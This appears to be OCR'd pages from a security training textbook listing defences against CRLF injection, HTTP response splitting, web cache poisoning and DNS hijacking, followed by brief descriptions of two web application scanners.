
While setting cookies, remove carriage returns (CRs) and linefeeds (LFs) before inserting data into an HTTP response header. The best practice is to use third-party products to test for the existence of security holes and defend against CRLF injection. Ensure that data application engines are up to date.

The User Datagram Protocol (UDP) source port randomization technique defends servers against blind response forgery. Limit the number of simultaneous recursive queries and increase the times-to-live (TTLs) of legitimate records.

The following are some methods to defend against HTTP response-splitting attacks and web cache poisoning:

- **Server Admin**
  - Use the latest web server software
  - Regularly update/patch the OS and web server
  - Run a web vulnerability scanner
- **Application Developers**
  - Restrict the web application's access to unique IPs
  - Disallow CR (%0d or \r) and LF (%0a or \n) characters
  - Comply with RFC 2616 specifications for HTTP/1.1
  - Parse all user inputs or other forms of encoding before using them in HTTP headers

- **Proxy Servers**
  - Avoid sharing incoming TCP connections among different clients
  - Use different TCP connections with the proxy for different virtual hosts
  - Implement “maintain request host header” correctly



How to Defend against DNS Hijacking

1. Choose an **ICANN** accredited **registrar** and encourage them to set **Registrar-Lock** on the domain name
2. Safeguard the **registrant's account information**
3. Include DNS hijacking in **incident response and business continuity planning**
4. Use DNS monitoring tools/services to **monitor the IP address of the DNS server** and set alerts
5. Avoid downloading **audio and video codecs** and other downloaders from untrusted websites
6. Install an **antivirus** program and update it regularly
7. Change the **default router password** that comes with the factory settings


How to Defend against DNS Hijacking

The following techniques can be used to defend against DNS hijacking:

- Choose a registrar accredited by the Internet Corporation for Assigned Names and Numbers (ICANN) and encourage them to set REGISTRAR-LOCK on the domain name.
- Safeguard the registrant's account information.
- Include DNS hijacking in incident response and business continuity planning.
- Use DNS monitoring tools/services to monitor the IP address of the DNS server and set alerts.
- Avoid downloading audio and video codecs and other downloaders from untrusted websites.
- Install an antivirus program and update it regularly.
- Change the default router password.
- Restrict zone transfers and use script blockers in the browser.
- **Domain Name System Security Extensions (DNSSEC)**: It adds an extra layer to DNS that prevents it from being hacked.
- **Strong password policies and user management**: The use of strong passwords further enhances security.
- **Better service-level agreements (SLAs) from DNS service providers**: When signing up for DNS servers with DNS service providers, learn who to contact when an issue occurs,

how to receive good-quality reception and support, and whether the DNS server's infrastructure is hardened against attacks.

- **Configuring a master–slave DNS within your network**: Use a master–slave DNS and configure the master without Internet access. Maintain two slave servers so that even if an attacker hacks a slave, it will update only when it receives an update from the master.
- **Constant monitoring of DNS servers**: The constant monitoring of DNS servers ensures that a domain name returns the correct IP address.
- **Ensure router safety**: Change the default username and password of the router. Keep the firmware up-to-date for ensuring safety from new vulnerabilities.
- **Use VPN service**: Establish virtual private network (VPN)-encrypted tunnels for secure private communication over the Internet. This feature protects messages from eavesdropping and unauthorized access.
- Use firewall protection services to safeguard the original DNS resolvers and filter out the rogue DNS resolver traffic.
- Maintain proper protection systems such as MFA and hardware security to ensure controlled access to the DNS server.
- Install script blocker extensions in the browser.
- Use only secured and reputed VPN networks instead of free VPN services, which can track your activities and record them for future use.



Web Application Security Scanners

Syhunt Hybrid — Syhunt Hybrid helps to automate **web application security** testing and guard the organization's **web infrastructure** against various web application security threats

N-Stalker X — N-Stalker is a **WebApp Security Scanner** to search for vulnerabilities such as SQL injection, XSS, and known attacks

https://www.syhunt.com

